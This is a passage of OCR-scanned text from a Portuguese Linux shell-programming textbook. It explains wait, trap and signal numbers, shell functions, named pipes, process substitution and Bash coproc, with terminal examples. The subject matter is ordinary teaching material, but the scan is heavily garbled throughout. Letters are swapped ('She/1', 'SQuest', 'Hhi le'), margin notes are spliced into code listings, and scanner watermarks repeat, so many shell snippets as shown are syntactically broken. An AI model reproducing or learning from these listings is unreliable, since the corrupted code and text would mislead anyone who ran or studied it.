Se omitido, o She/1 espera a finalização de todos os processos filhos. A
execução do She/1 corrente é suspensa até que o processo ou processos
terminem a execução. Vamos ver um exemplo desenvolvido direto no
terminal:
$ sort ArqGrande -o ArqGrande &
6924
$ . . ..
$ wait 6924
$
Manda parabackground
OPIO é mandadopara atela pelo She/1
Execute outras tarefas independentes...
Agora espera ofinal do sortpara prosseguir
Qvando osort termina, oprompt é devolvido
Sacos de gatos 297
Para evitar trapalhadas use o trap
Quando você descontínua a execução de um programa, seja teclando
DELETE, BREAK ou <CTRL>+c no seu terminal durante a execução de um
script, normalmente este programa é imediatamente terminado e o prompt
do terminal é retomado. Isso nem sempre é desejável. De repente você
está largando alguma sujeira (opa! Você não, o scripl!), como um arquivo
temporário, que deveria ser limpa.
A finalização de um programa, entre outras coisas, manda o que co-
nhecemos como sina/ para o programa ainda em execução. O programa
pode então especificar qual atitude deve ser tomada quando receber um
determinado sina/. Isso deve ser feito com o comando trap. cujo uso
geral é:
r.rap "<comandoJ>; <comando>; <•. .>: <comando0
>.. a1na1s
Onde <comando,>: <comando.>: <...>: <comando,> significa um ou mais
comandos (separados por ponto e vírgula, claro) que serão executados
caso um dos sinais especificados por sinais seja recebido.
Números são associados aos diferentes tipos de sinais, e os mais comu-
mente usados em programação Shell, por normalmente significarem fim de
execução de programa. estão listados na tabela a seguir:
Sinal Gerado por
o EXIT Salda normal do programa
1 SIGHUP Quando recebe um kill -HUP
2 SIGINT Interrupção pelo teclado ( <ctrt>+C )
3 SIGQU
IT Interrupção pelo teclado ( <ctrl>+)
15 SIGTER~l
Sinal de terminação do software (mandado pelo
ld11 default OU Ri 11 PIO)
Exemplo:
Vamos voltar ao exemplo dado lá no início do livro (na seção Direcionan-
do os caracteres de redirecionamento). Veja só:
~la:cnu mJo
298 Programação Shell Linux
$ ft.p -ivn remocomp << F'imf"TP >> /tmp/ $$
> use~ ful ano s egredo
> bin.etr y
> get .arqntHla
> Fimf1·p
s
2» /t:np/SS
Os sinais >são prompts secundários do UNIX
Enquantonão surgiro/abe/ FimFTPo>sera o
prompt (P$2),paraindicarque o comandonão
term
inou
Repare no trecho do f tp anterior em que, tanto as saídas do f t p como
os erros encontrados, estão sendo redirecionados para /tn>
p / $$ . Caso
este ftp seja interrompido por um kill ou um <CTRL>+c , certamente dei-
xará lixo no disco. É exatamente essa a forma como mais se usa o coman-
do trap. Se o ~tp anterior fosse trecho de um script, deveríamos, logo no
início desse script. como um de seus primeiros comandos, fazer:
<rap " rm - f /tn:p/$S ; oxit" O 1 2 3 15
Dessa forma, caso houvesse uma interrupção brusca (sinais 1, 2, 3 ou
15) antes do programa encerrar (no exir. dentro do comando trap). ou um
fim normal (sina/ 0), o arquivo / tmp/Ss seria removido.
Caso na linha de comandos do trap não houvesse o comando exit,
seus comandos seriam executados e o fluxo do programa retornaria ao
ponto em que estava quando recebeu o sinal para execução deste t r ap.
Caso a linha de comandos do trap possua mais do que um comando,
eles deverão estar entre aspas 1"" 1 ou apóstrofos 1• •>. Note também
que o She/1 pesquisa a linha de comandos enquanto o trap é interpretado
e novamente quando um dos sinais listados é recebido. Então, no último
exemplo, o valor de ss será substituído no momento que o comando t rap
for executado da primeira vez, já que as aspas t " " 1 não protegem o cifrão
(S! da interpretação do She/1. Se você desejasse que a substituição fosse
realizada somente quando recebesse o sinal, o comando deveria ser colo-
cado entre apóstrofos ( • ·, . Assim, na primeira interpretação do uap, o
She/1 não veria o cifrão ts>
, porém os apóstrofos (· · l seriam removidos e
finalmente o She/1 poderia substituir o valor da variável. Nesse caso, a linha
ficaria da seguinte maneira:
t~ap ' rm - f / t w~/$$ ; ex it' O 1 2 15
Mate com d re l s l • s
Sacos de gatos 299
O comando t r ap, quando executado sem argumentos, lista os sinais
que estão sendo monitorados no ambiente, bem como a linha de comando
que será executada quando tais sinais forem recebidos.
Se a linha de comandos do tra p for nula (vazia), isso significa que os
sinais especificados devem ser ignorados quando recebidos. Por exemplo,
o comando:
trap "" 2
Especifica que o sinal de interrupção deve ser ignorado, porque você
pode querer ignorar certos sinais quando executar alguma operação. No
caso citado, quando não se deseja que sua execução seja interrompida.
Note que o primeiro argumento deve ser especificado para que o sinal
seja ignorado, e não é equivalente a escrever o seguinte, cuja finalidade é
retornar o sinal2 ao seu estado default;
tcap 2
Se você ignora um sinal, toqos os Svbshells irão ignorÇJr esse sinal, Por-
tanto, se você especifica qual ação deve ser tomada quando receber um
sinal, então todos os Subshells irão também tomar a ação quando recebe-
rem esse sinal. Para o sinal que temos mostrado (sinal2), isso significa que
os Subshells serão encerrados.
Suponha que você execute o comando:
t.cap .... 2
e então execute um Subshe/1, que tomará a executar outro script como um
Subshe/1. Se for gerado um sinal de interrupção, este não terá efeito nem
sobre o She/1 principal nem sobre os Subshe/1 por ele chamados, já que
todos eles ignorarão o sinal.
Outra grande aplicação do t r ap <é tornar programas mais amigáveis.
Caso você estivesse executando um programa do tipo menu (ex: teles) que
tivesse chamado outro (ex: pp) e caso este último recebesse um sinal para
ser descontinuado, por intermédio do comando trap poderíamos fazer com
que o comando do programa fosse devolvido para o programa anterior, no
caso o menu (teles). Bastaria fazermos:
t:.rap : 2
~1atcria com d r bs auto a.~s
300 Programação Shell Linux
e então executasse Subshells, quando recebesse o sinal de interrupção, o
She/1 pai o ignoraria (ele executará o comando nulo ou :), porém os subse-
quentes (filhos) que estivessem ativos seriam encerrados.
Se você mudou a ação default a ser tomada quando receber um sinal,
você pode desfazer isso usando o comando t rap . se você simplesmente
om itir o primeiro argumento, então:
trop 1 2
retomará a ação a ser tomada no recebimento dos sinais 1 e 2 para o default.
Se você deseja dar uma saída personalizada na sua sessão, basta colo-
car a linha a seguir no seu .bash_profile ou .bashrc .
t rap ' echo -n "Fi m da sessão$$ em "; date; sleep 2 ' O
ou:
t.rap ' echo - n ''Fim da sessão $$ em "; date ; s l eep 2' EXIT
Procedendo assim, quando as suas sessões encerrarem, você ganhará
por dois segundos uma mensagem do tipo:
Fim da sessão 1234 em Thu Dec 29 13 : 49 : 23 BRST 200$
Para terminar este assunto, abra uma console gráfica e escreva no
prompt de comando o seguinte:
$ trap "echo M
udou o tamanho da janela" 28
Em seguida, pegue o mouse (arghh!!) e arraste-o de forma a variar o
tamanho da janela corrente. Surpreso? É o Shell orientado a eventos... :)
Esse sinal é legal para você gerenciar telas que mantenham a mesma
formatação, mesmo se o tamanho da uanela for alterado (lembra-se do tput
Unes e do t put col s ? )
Mais unzinho só, porque não pude resistir. Agora escreva assim:
$ t rap "ocho já ar~~~ 17
Em seguida faça:
$ s locp 3 &
~1atcria com d r bs auto a.~s
Sacos de gatos 301
Você acabou de criar um subshe/1 que irá dormir durante três segundos
em background. Ao fim desse tempo, você receberá a mensagem já era,
porque o sinal 17 é emitido a cada vez que um subshe/1 termina a sua
execução.
Para devolver esses sinais aos seus defaults, faça:
$ trap 17 28
ou
$ trap - 1 7 28
Acabamos de ver mais dois sinais que não são tão importantes como os
que vimos anteriormente, mas vou registrá-los na tabela a seguir:
17 SIGCHLD F'm de um processofilho
28 SIGWINCH Mudança no tamanho da janela gráfica
Funções
A partir do Re/ease 2 do System V do UNIX, a interpretação de funções
foi agregada ao Shell com o seguinte formato geral:
funcao () { comando. ; comando, ; ... ; comando. )
Ou então, para tornar mais legível:
funcao ()
comando1
comando
comando
'"
onde funcao é o nome da função, os parênteses dizem ao She/1 que uma
função está sendo definida, e os comandos envolvidos pelas chaves <1l )
definem o corpo da função.
302 Programação Shell Linux
Esses comandos serão executados sempre que a função f unc ao for cha-
mada à execução. Note que pelo menos um espaço em branco deve ser
colocado entre os comandos (primeiro e último) e as chaves de início e de
fim (11>.
Os argumentos listados após a chamada da função na linha de coman-
dos do programa, são tratados pela função como se fossem parâmetros
posicionais $1, $2 , . .. , como qualquer outro comando.
Exemplo:
Suponhamos que o programa solicitasse um valor a um campo, cuja
entrada de dados é feita pelo teclado, e o mesmo fosse informado com
valor nulo, o programa interpretaria esta como uma possível desistência do
operador. A leitura de cada campo po-deria ser feita da seguinte maneira:
Hhi le t..rue
do
Loop de leitura
done
read i st.o
if [ ! ".$isto''
t hen
li
Pergunta "Deseja continuar" s N'
i f I " $SN" • N )
then
e x i t
fi
cont.inue
Seocampoestivervazio...
Ve
ía: 1
•parm.=frase. 2'valor defauH. 3' o outro.
Vamos verseooperadorcontinua oudesiste.
A minha função Pergunta recebe como primeiro parâmetro a frase que
será exibida (que é a própria pergunta), o segundo parâmetro é a resposta
considerada default (a que tem mais probabilidade de ocorrer) e o terceiro
parâmetro é o outro valor possível.
Para desenvolver a função, parti de alguns pressupostos:
A função colocaria um ponto de interrogação no final da frase;
Após o ponto de interrogação, seria oferecido o valor defaulf, seguido de
um par de barras (//) para convencionar que aquele valor é o default;
Este conjunto definido no item anterior seria exibido no centro da
penúltima da linha.
~1atcria com d r bs auto a.~s
Sacos de gatos 303
Afunção que foi escrita tem a seguinte cara:
?ergunta ()
DefVal• ~ echo "S2" 1 tr "a-z" "A-ztt •
OthVal=-"echo "$3" I t.r ''a- z" "A- Z" "
Quest='echo "$1? SDefVal//" '
Cols•' tput cols'
Lins=·cput lines·
Lin=·expr SLins - 2'
Tam=' expr length "SQuest" ·
Col='expr ( SCols - $Tam ) I 2'
tput cup SLin SCol
echo -e "SQuest07c"
read SN < /dev/tty
SN=$(SN :- "$DefVal")
SN•'echo SSN I tr " [a- z) " '' (A- ZJ " '
if [ "SSN" != "SOthVal" l
then
SN• "$DefVal "
fi
tput cup SLin O
tput el
return
Converte ovalordefault para m
aitiscula
Idemcom ooutro valor
AvariávelQuestrecebeotextojámontado
Totalde ootunasdo terminalcorrente
Total de linhasdoterminalcorrente
Penúltimalinha
} Cenl/alizo otextonapenú!Uma linha
O07éobeep,em LINUXpode-se usarla
Variável SNrecebe arespostadooperador
Se operadordeu <ENTER>, SNrocebe default
Converte resposta para maiúscula
Qualquercoisa que não sejaooutro valor...
Serátomada comoovalordefau#
Posícionandono início dalinhada pef!lunta
A~ando alinha inteira
Usei o exemplo dessa forma para melhorar o seu detalhamento. Mas,
como o She/1 é um interpretador (acho que intérprete fica melhor, né?), ele
lê o programa sequencialmente, do início para o fim, e só entenderá uma
chamada de função caso ele leia a sua declaração antes dessa chamada.
Com isto eu quero dizer que a boa estruturação de um programa deve ser
feita conforme o gráfico a seguir:
Declaração de Variáveis
Globais
Áreade EspeciflcaQões
das FU'IÇÕeS
Corpo do
Programa
304 Programação Shell Linux
Nesse gráfico, o que é chamado de declaração de variáveis globais é a
área onde se deve especificar as variáveis que serão vistas pelo corpo do
programa, e por alguma(s) função(ões) e/ou por algum(ns) Subshell(s).
Eu não posso deixar de fazer este comentário! Programas de baixa per-
formance me incomodam! O negócio é o seguinte: temos sempre que to-
mar uma decisão envolvendo performance x legibilidade. Como um lívro
tem que ser didático, normalmente opto pela legibilidade, mas esteja livre
para fazer as suas criticas e enxugar códigos, veja só estas três linhas do
programa anterior:
Tam:z · e xp.r l ength " $Que~t. " '
Col=·expr ( SCols - STam  ) I 2
tput cup $Lin $Col
Poderiam ser substituídas por esta:
tpuc cup SLin · expr ( scols - l ength •souest" J I z·
FIFO
Um recurso muito útil que o LINUX/UNIX lhe oferece são os named pipes,
que permitem a comunicação entre processos diferentes.
Uma característica fundamental que é extremamente útil aos usuários
LINUX/UNIX é o pipe. Os pipes permitem que processos separados se
comuniquem sem terem sido desenvolvidos para trabalhar juntos. Isso per-
mite que ferramentas bastante específicas em suas funções sejam combi-
nadas de formas complexas.
Um exemplo simples do uso de pipes é o comando:
$ l s I fgrep que
Quando o She/1 examina a linha de comandos, ele acha a barra vertical
<1 , que separa os dois comandos. O She/1 executa ambos os comandos,
conectando a saída do primeiro à entrada do segundo.
O programa 1s produz a lista dos arquivos no diretório corrente, en-
quanto o t 9 rep lê a saida do 1 s e imprime somente aqueles que contêm a
cadeia que em seus nomes.
Mate com d re l s 1 • s
Sacos de gatos 305
O exemplo mostrado antes, que já é familiar a vocês, é um exemplo de
um unamed pipe. O pipe existe somente no interior do kernel e não pode
ser acessado pelo processo que o criou, neste caso, o She/1.
Um outro tipo de pipe é o named pipe que também é chamado de FIFO.
FIFO é um acrônimo de "First In First Ouf', que se refere à propriedade
em que a ordem dos bytes entrando no pipe é a mesma que a da saída. O
name em named pipe é, na verdade, o nome de um arquivo. Os arquivos
tipo named pipes são exibidos pelo comando ls como qualquer outro, com
poucas diferenças:
$ ls -1 fifol
prw-r-r-- 1 julio dipao O Jan 22 23 :11 fifo ll
Este não é o ls -1 a que você está habituado
o p na coluna mais à esquerda indica que fifol é um named pipe. O resto
dos bits de controle de permissões, quem pode ler ou gravar o pipe, funcio-
nam como um arquivo normal. Nos sistemas mais modernos um caractere 1
colocado ao fim do nome do arquivo é outra dica, e nos sistemas LINUX,
onde a opção de cor está habilitada, o nome do arquivo é escrito em verme-
lho por default.
Nos sistemas mais antigos, os named pipes são criados pelo programa
mknod, normalmente situado no diretório /etc. Nos sistemas mais moder-
nos, a mesma tarefa é feita pelo mktifo . O programa mkfifo recebe um ou
mais nomes como argumento e cria pipes com estes nomes. Por exemplo,
para criar um named pipe com o nome pipel, faça:
$ mkfifo pipel
Exemplo:
Como sempre, a melhor forma de mostrar como algo funciona é dando
exemplos. Suponha que nós tenhamos criado o named pipe mostrado an-
teriormente. Em outra sessão ou uma console virtual, faça:
$ l s - 1 > pipel
e em outra, faça:
$ cat < pipel
306 Programação Shell Linux
Voilà! A saída do comando executado na primeira console foi exibida na
segunda. Note que a ordem em que os comandos ocorreram não importa.
Se você prestou atenção, reparou que o primeiro comando executado
parecia ter "pendurado". Isso acontece porque a outra ponta do pipe ainda
não estava conectada, e então o kernel suspendeu o primeiro processo até
que o segundo "abrisse" o pipe. Para que um processo que usa pipe não
fique em modo de wait, é necessário que em uma ponta do pipe tenha um
processo "tagarela" e na outra um "ouvinte".
Uma aplicação muito útil dos name.d pipes é permitir que programas sem
nenhuma relação possam se comunicar entre si.
Por exemplo, um programa que se;rve algum tipo de requisição (imprimir
arquivos, acessar banco de dados) poderia abrir o arquivo de pipe para lei-
tura (seria o processo "ouvinte"). Então, outro processo poderia fazer essa
requisição abrindo o pipe, passando o comando (este seria o "tagarela").
Isto é, o "servidor" poderia executar uma tarefa em benefício do "cliente".
Exemplo:
Suponha que, para não gerar inconsistências em um arquivo que seja
alterado por muitos usuários, todas as inclusões, exclusões e alterações de
registros sejam feitos por um só programa servidor que sempre estará em
backgound. Veja só como ficaria simples:
$ mkfifo pipel
$ ls - 1 p i pel
Criando umarquivo üpo pipe
pr~- r--r-- 1 jneves ssup o Jan 14 17 : 48 pipel
$ c::at cliente
B!/binhh
c l ear:
echo "
tput cup 10 47
read Opc
tput cup 12 26
case $Opc in
Coletor de dados para atualização do allJUivo (tagarela)
O que voce deseja fazer?
1 - Incluir
2 - ~xcluir
3 - Alte.rar
! nfot:ne a sua opcao : ••
~1atcria com d r bs auto a.~s
e~ac
1) echo "Informe o conteudo do novo registro:"
tput cup H 26
read Reg
Cmd• a
; ;
2) echo "Exclusao d& qual registro?"
tput cup 14 26
read Reg
Cmd~d
; ;
3) e cho "In forme o texto antigo: "
tput cup 14 26
J;ead Reg
tput cup H Z6
echo "' Informe
tput cup 18 26
read Txt
Cmd• c
'") echo
exit
o novo texto :"
echo "$Ct!'..d : $Reg : $Txt " > pipel
Veja agora o programa que atualiza o arquivo.
Sacos de gatos 307
$ c a t .servidor Prog em backgroundque atualiza oarquivo(ouvinte)
trap "rm /tmp/$$ 2> /clev/null; e ú t " O 1 2 15
'<lhilc t.rue
do
Cmd= •cat pipe l ·
case · echo $Cmd 1 c ut - fl - d : · in
•) echo ' echo $Cmd I cut - fZ -d : • >> arquivo
d) g rcp - v "echo $Cmd l c ut - f2 - d : · a rqu ivo > /tmp/$$
mv - f / tmp/$$ arquivo
c) EraAssim= · echo SCmd I cut. .. f2 -d : ·
SeraAssirn=' echo SCrnd I cut - f3 - d : ·
sed "s/SEraAssim/$SeraJcssirn/" arquivo > /tmp/$S
mv - f / t rnp/$$ arquivo
esac
done
~1atcria com d r bs auto a.~s
308 Programação Shell Linux
Uma outra forma (menos nobre) de utilizarmos o FIFO é para sincroni-
zação de processos. Suponha que você dispare paralelamente dois pro-
gramas (processos) cujos diagramas de blocos de suas rotinas são como
a figura a seguir:
Rotina de
classificação (sort)
de três grandes
arquivos
BLOC02
Rotinas de acenos e
BLOCOI
Rotina de abertura e
BLOC02
Rotina de impressão
do dados
classificados pelo
programai
Os dois processos são disparados em paralelo e no BLOCOl do Programai
as três classificações são disparadas da seguinte maneira:
for Arq in BigFilel BigFi1e2 Bigfile3
do
done
if son SArq
then
else
fi
Manda-va
Manda=pare
break
echo $Handa > pipel
[ $Manda = pare J &&
[
echo Erro durante a classificação dos arquivos
exit 1
J
Assim sendo, o comando if testa cada classificação que está sendo
efetuada. Caso ocorra qualquer problema, as classificações seguintes são
abortadas, uma mensagem contendo a cadeia pare é enviada pelo pipel
e programal é descontinuado com um fim anormal.
Sacos de gatos 309
Enquanto o Programai executava o seu primeiro bloco (as classifica-
ções) o Programa2 executava o seu awco1, processando as suas rotinas
de abertura e menu paralelamente ao Programai. ganhando dessa forma
um bom inteNalo de tempo.
O fragmento de código do Pro9rama2 a seguir mostra a transição do seu
Bt.OCOl para O Bl.OC02 :
OK•·cat. pipel
lf ( SOK =va
then
el se
e x it 1
li
Recebeu •pare•em OK
Após a execução de seu primeiro bloco, o Programaz passará a "ouvir"
o pipel , ficando parado até que as classificações do Pro g ramai terminem,
testando a seguir a mensagem passada pelo pipel para decidir se os ar-
quivos estão íntegros para serem impressos, ou se o programa deverá ser
descontinuado.
Substituição de processos
O She/1 também usa os named pipes de uma maneira bastante singular.
Como já vimos, quando um comando está entre parênteses, ele na reali-
dade é executado em um subshe/1 Como o She/1 atual recebe uma saída
única desse subshe/1, se agruparmos diversos comandos sob um par de
parênteses, essa saída poderia ser redirecionada como uma unidade. Por
exemplo, o comando:
$ (pwd ; ls -l) > saida.out
enviará a saída de dois comandos <o pwd e o l s - ll para o arquivo
saida .o uc. Uma substituição de processos (process substit ution) ocorre
quando você põe um < ou um > grudado na frente do parêntese da esquer-
da. Teclando-se o comando:
$ eat < (ls -l) O< tem que estarcolado no paréntese
Mate com d re l s 1 • s
310 Programação Shell Linux
Resultará no comando ls -1 executado em um subshe/1 como é nor-
mal, porém redirecionará a saída para um named pipe temporário, que
o She/1 cria, nomeia e depois remove. Então o cat terá um nome de ar-
quivo válido para ler (que será este named pipe e cujo dispositivo lógico
associado é /dev/fd/6 3 ) , e teremos a mesma saída que a gerada pela
listagem do 1s -1, porém dando um ou mais passos que o usual. Essa
técnica chama-se process substitution ou substituição de processos.
Similarmente, dando >(comando) resultará no She/1 nomeando um pipe
temporário do qual o comando dentro dos parênteses lê a entrada.
Você deve estar pensando que isso é uma maluquice de nerd, né? Então
suponha que você tenha 2 diretórios: di r e d n.bkp e deseja saber se os
dois estão iguais (aquela velha dúvida: será que meu backup está atualiza-
do?). Basta comparar os 2 diretórios com o comando cmp, fazendo:
$ cmp <(ls -la dirl) <(lo -la dir.bkp)
O comando cmp, cuja entrada só aceita arquivos, irá receber a listagem
dos dois diretórios como se fossem arquivos (named pipes temporários ou
/dev/fd/63 ) , lê-los e compará-los.
Outro exemplo:
$ echo $impar
l 3 5 '
$ echo $par
2 4 6 e
S paste < (e<:ho $impar I tr " • " 012" ) < (echo $par I tr " • "012")
1 2
3 4
5 6
7 8
No último exemplo, o comando tr transformou os espaços em branco
das variáveis impares e pares em <ENTER> (usei a notação octal 012,
mas no Linux poderia ter usado n) e cada um desses grupamentos de co-
mandos gerou um arquivo temporário que pôde ser lido pelo paste .
Tanto o ta r quanto o b zip2 necessitam de arquivos para serem felizes e
executar corretamente as suas atribuições. Então para gerarmos um arquivo
do tipo . ta r. bz2 teríamos de executar primeiramente o ta r e, na sua saída,
Male com d re l s l • s
Sacos de gatos 311
executar o bzip2 . Usando a técnica de substituição de processos, podería-
mos fazer o mesmo de forma mais compacta conforme o exemplo a seguir:
$ tar cf >(bzip2 -c > arquiv o.tar .bz2) $NomeDiretorio
Esmiuçando esse exemplo: primeiramente é feito um t a r no arquivo apon-
tado pela variável $Nomeoiretorio e a sua saída é mandada para o arquivo
temporário / d e v/fd/63, que é um named pipe usado para canalizar a saída
do comando tar para o bzip2, gerando desta maneira o arquivo . tar .bz2 .
O último exemplo para atestar a versatilidade da substituição de pro-
cessos vem a seguir e é um fragmento de código extraído de um script da
distro SuSE:
·thile read des what mask if.!lee; do
il col!lllndos •. •
done < <{route - nl
Para testá-lo, vamos substituir coma ndos . . . por alguma besteira sem
sentido, tal como:
.,,hile read des v1hat mas k i face; do
echo $des $"1hat $mask $iface
clone< <{Loute -nl
Que reproduziria a tabela de roteamento IP do kernef. Outra forma de cumprir
a mesma tarefa, porém mais fácil de entender do que esta, seria a seguinte:
.rouee - n I
Hhile re-ad dett "'hat ma$k ifACé'; do
echo $des Swhat. Smasl: $ifacê
clone
Apesar dessa forma de codificação produzir uma saída idêntica à anterior,
o uso do pipe c1J gera um subsheff para a execução do laço (foop) while ;
do . . . done e portanto alterações de valores de variáveis no seu interior
seriam perdidas ao término desse subsheff. Assim sendo, se fizéssemos:
route -n I while read x
do
( (y++) )
done
echo $y
~1atcria com d r bs auto a.~s
312 Programação Shell Unux
Não obteríamos saída alguma porque a variável sy não teria sido sequer
criada no She/1 corrente, no entanto se fizéssemos:
while read x
do
((y++))
done < <Croute -n)
echo Sy
Teríamos como saída a quantidade de linhas geradas pelo comando
route -n .
Já que estamos no finalzinho desta seção, que você teve tanta paciência
para ler, vejamos se a substituição de processos (process substitution) é
mesmo feita via um named pipe temporário:
$ 1s -1 >(cat)
1-wx------ 1 jneves jneves 64 Aug 27 12 :26 /dev/fd/63 - > pipe : [7039]
$ 1s -1 >(cat)
1-wx------ i jneves jneves 64 Aug 27 12 :26 /dev/fd/63 -> pipe : [7050]
É, realmente é um named pipe.
A substituição de processos também pode ser misturada, você pode ver
que o exemplo a seguir
$ cat <(cat <(cat <(1s -1)))
trabalha como uma forma muito redundante para listar o diretório corrente.
Como você pode ver, os named pipes, com uma pequena ajuda do She/1,
permite que árvores de pipes sejam criadas. As possibilidades são limita-
das apenas pela sua imaginação.
Coprocessos
A partir da versão 4.0, o Bash incorporou o comando coproc . Este novo
intrínseco (builtin) permite dois processos assíncronos se comunicarem e
interagirem. Como cita Chet Ramey no Bash FAQ, ver. 4.01:
"Há uma nova palavra reservada, coproc, que especifica um copro-
cesso: um comando assíncrono que é executado com 2 pipes conec-
Sacos de gatos 313
lados ao Shell criador. coproc pode receber nome. Os descritores
dos arquivos de entrada e saída e o PIO do coprocesso estão dispo-
níveis para o Shell criador em variáveis com nomes especificas do
cop.roc ."
George Dimitriu explica:
" coproc é uma facilidade usada na substituição de processos que
agora está publicamente disponível."
A comprovação do que disse Dimitriu não é complicada, quer ver? Veja
a substituição de processos a seguir:
$ cat < (echo xxx; s leep 3; echo yyy: s leep 3 )
Viu?! O cat não esperou pela conclusão dos comandos entre parênte-
ses, mas foi executado no fim de cada um deles. Isso aconteceu porque
estabeleceu-se um pipe temporário/d inâmico e os comandos que estavam
sendo executados mandavam para ele as suas saídas, que por sua vez as
mandava para a entrada do cat .
Isso significa que os comandos dessa substituição de processos roda-
ram paralelos, sincronizando somente nas saídas dos echo com a entrada
do cat .
A sintaxe de um coprocesso é:
coproe [ nome] cmd redi re ciontune:nto~
Isso criará um coprocesso chamado nome . Se nome for informado, cmct
deverá ser um comando composto. Caso contrário (no caso de n ome não
ser informado), cmd poderá ser um comando simples ou composto.
Quando um coproc é executado, ele cria um vetor com o mesmo nome
nom<> no Shell criador. Sua saída padrão é ligada via um pipe a um descritor de
arquivo associado â variável s(nome [o11 à entrada padrão do Shell pai (lem-
bra que a entrada padrão de um processo é sempre associada por default
ao descritor zero?). Da mesma forma, a entrada do coproc é ligada à saída
padrão do script, via pipe, a um descritor de arquivos chamado s (nome [ 11 1.
Assim, simplificando, vemos que o script mandará dados para o coproc
pela variável s(nome (o J1 e receberá sua saída em s( nome ( 11 }.
~1atcria com d r bs auto a.~s
314 Programação Shell Linux
Note que esses pipes serão criados antes dos redirecionamentos es-
pecificados pelo comando, já que eles serão as entradas e saídas do
coprocesso.
A partir daqui, vou detalhar rapidamente uns estudos que fiz. Isso con-
tém um pouco de divagações e muita teoria. Se você pular para depois
desses 1s•s. não perderá nada, mas, se acompanhar, pode ser bom para
a compreensão do mecanismo do coproc .
Após colocar um coproc rodando, se ele está associado a um descritor
de arquivo, vamos ver o que tem ativo no diretório correspondente:
$ 1s - 1 / dev/ fd
l <><xr·..;xr"" 1 xoot root 13 2010- 01- 06 09: 31 /dev/fd - > /proc/self/fd
Hummm, é um link para o /proc/self/tct. . . O que será que tem lá?
$ ls -1 / proc/selfI fd
total o
lna·----- 1 JUlio j ulio 6 ~ 2010-01-06 16: 03 o -> /dev/pcs/0
1J;1'1X------ 1 julio julio 6 4 2010- 01-06 16: 03 1 - > /dcv/pts/0
lrwx------ 1 juli o julio 6 4 2010-01-06 16: 03 2 -> /dev/pts/0
lr-x---- -- l julio julio 64 2010-01-06 16: 03 3 -> / proc/3127/fd
Epa, que o o. 1 e 2 apontavam para /ctev/pts/0 eu já sabia, pois são
a entrada padrão, saída padrão e saída de erros padrão apontando para
o pseudoterminal corrente, mas quem será esse maldito device 3? Veja-
mos:
s 1& - 1 / proc/$$/fd SS ÉoPID doShel/cotrenfe
total o
lr- x------ 1 julio julio 64 2010- 01- 06 0!): 31 o - > /dt>v/pts/0
lt>
·r.-:------ 1 julio julio 6 4 ?.010- 01- 06 09: 3'l l -> /de·,/pts /0
l t i.o!X------ 1 julio julio 6 4 2010-01-06 09: 31 2 - > /de't/pts/0
ltwx------ julio julJ.o 64 2010-01-06 16: 07 2 55 -> /dov/p ts/0
l-·tx---- -- 1 julio julio 64 2010-01-06 16: 07 $4 -> p >pe: [1 6857.1)
1-·IX-- ---- 1 julio julJ.o 6 4 2010-01-0~ 16: 07 .>õ -> pipe : [124461 1
1- .rx------ 1 julio julio 61 20 10·01·06 16: 07 .>8 -> pipe: ( 122927)
lr-x·----- 1 julio j ulio 6 ·1 2010·01-06 16: 07 59 -> pipe : (168520]
1- -IX----- - 1 julio julio 6 ~ 2010-01-06 !6: 07 60 -> pipc : [121302 ]
lr-x------ 1 julio julio 64 2010-01-06 16: 07 61 -> pipe: [124460]
lr- x------ 1 julio julio 64 2010- 01- 06 16: 07 62 - > pipe: r122926]
lr- Y.------ t jlliO julio 64 2010- 01- 0.; 16: 0-/ 63 - > pipe : [121301]
Mate com d re l s 1 • s
Sacos de gatos 315
Epa, aí estão os links apontando para os pipes. Esse monte de arquivo
de pipe que foi listado deve ser porque estava testando exaustivamente
essa nova facilidade do Bash.
Para terminar esta teoria chata, falta dizer que o J?I D do Shell gerado
para interpretar o coproc pode ser obtido na variável $ nome_PI o e o coman-
do w<
li t pode ser usado para esperar pelo fim do coprocesso. O código de
retorno do coprocesso ($?1 é o mesmo de cmd .
Exemplos:
Vamos começar com o mais simples: um exemplo sem nome e direto no
prompt:
$ coproc whilé rQad Entra
>do
> echo - a-=- $Entra -=-a-
> done
[2] 3030
$ eeho Ol á >&${COPROC[l) )
S read - u ${COPROC[0)) Sai
$ echo $Sai
-=--=- Olá -=-=-
$ k i ll $COPROC_PID
coproc ativo
Manda Olá para apipe da saída
Lê do pipe da entrada
Isso nãopodeseresquecido...
Comovocêviu,ovetor coPROC, estáassociado adoispipes;o s! coPROC[ 111
que contém o endereço do pipe de saída, e por isso a saída do echo esta
redirecionada para ele e o stco?Roc ro11 que contém o endereço do pipe de
entrada, e por isso usamos a opção - u do read que lê dados a partir de um
descritor de arquivo definido, ao invés da entrada padrão.
Como o coprocesso utilizava a sintaxe sem nome, o padrão do nome do
Vetor é COI?ROC .
Só mais uma teoriazinha chata:
$ echo $(COPROC [@ )}
59 s q
Lista todos os elementos do vetor
Como você viu, s !coPROC to11 estava usando o pipe apontado por
/proc/S$ /fd/59 e $ (COPROC ( l l I usava /prcc/SS / fd/54 .
Mate com d re l s 1 ' s
316 Programação Shell Linux
Agora chega de teoria mesmo! Vamos usar nome neste mesmo exemplo,
para ver que pouca coisa muda:
$ coproc teste (
> ~hilo read Entr a
> do
> eoho -=-=- $Entra
> done
> )
(6] 3192
$ e c ho Olá >&
$( t este(l])
$ read -u ${teste[O] ) Sa i
$ echo $Sai
-=-=- ou -=-=-
$ k i ll Steste_PID
Nesse momento, é bom mostrar uma coisa interessante: quais são os
processos em execução?
$ ps
'riME 0.10
PI O TTY
19 00 pts /
2S82 p t s/
O 00 : 00 : 01 bash
O 00 : 00 : 00 ps
Vamos executar 2 coprocessos simultãneos:
$ coproc nomel
> while read x
> do
> echo $x
> done; }
( 1] 2883
$ coproc nome2
> whilo road y
> do
> ocho $y
> done; }
Somente um Bash emexecução
Coproccsso nomol
Coprocesso nome2
bash: avi so : execute_ coproc : cop roc [ 2863 : nome l ] s till exi sts
(2 ] 2884
Xiiii! Acho que deu zebra! Mas será que deu mesmo? Repare que além
do PIO 2 883 de nomel , ele também me devolveu o PIO 2 884 , que deve
ser de nome2 . Vamos ver o que está acontecendo:
~1atcria com d r bs auto a.~s
$ ps
PI O T'fY
1900 pt:s/0
2883 pts/0
2884 p~;.s /0
2885 pts /0
TIME CMD
00 :00 : 01 bash
00:00 : 00 bash
00:00 : 00 bash
00 : 00 : 00 ps
Sacos de gatos 317
Essej8 existia
Esseestil executandonomet
Esseestáexecutendonome2
Parece que foi só um aviso, pois os dois I?IDs informados quando inicia-
mos os dois coprocessos estão ativos. Então vamos testar esses 2 caras:
$ echo xxxxxxxxx >&${ nomel{~ ] }
